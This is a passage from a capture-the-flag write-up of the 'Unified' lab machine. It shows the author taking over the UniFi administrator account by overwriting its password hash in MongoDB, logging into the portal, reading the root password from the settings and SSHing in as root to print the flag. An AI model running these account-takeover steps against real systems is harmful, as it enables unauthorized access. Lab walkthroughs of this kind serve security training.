$6$8LQTxTpJNssIoYnj$mdFqKKrbLoZrAf//sgcB/swoyVy6GzZBbxl6AB/szH8Wmh4HibZUVdROoRkC6oS9okNpGHtlMO49apPyzRsaw
0
```

Now that we have the hash, let’s modify it on the machine

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId('
```

```
unifi@unified:/home/michael$ mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0
fb0012d47ee4")}, {$set:{"x_shadow":"$6$kznYl3ESlBQ4XION$90iOo2oZQM2kyQQkrKpNsWiqYCZaBrRQTNf62h9YbTxU0hOkA
YPDTudJyYOEfgmDzNV3a76XtvGTXbbC36N8s/"}})'
<bTxU0hOkAYPDTudJyYOEfgmDzNV3a76XtvGTXbbC36N8s/"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/home/michael$
```


Let’s now check whether our update has been successfully executed

Let’s run our previous command again

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjso
```

```
unifi@unified:/home/michael$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$kznYl3ESlBQ4XION$90iOo2oZQM2kyQQkrKpNsWiqYCZaBrRQTNf62h9YbTxU0hOkAYPDTudJyYOEfgm
DzNV3a76XtvGTXbbC36N8s/",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
        "ui_settings" : {
                "neverCheckForUpdate" : true,
```


We can see that our hash has been successfully changed. Let's now use the admin portal to log in using our new credentials.



And we're in.

Let’s move around and see what we can find.

After moving around, we can see that the settings section has the root password. And it has SSH authentication.



Let’s now ssh it to the IP using root and the password

```
┌──(chris㉿kali)-[~]
└─$ ssh root@10.129.185.39
The authenticity of host '10.129.185.39 (10.129.185.39)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.185.39' (ED25519) to the list of known hosts.
root@10.129.185.39's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

Let’s do a ls and we can get the root flag

```
   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```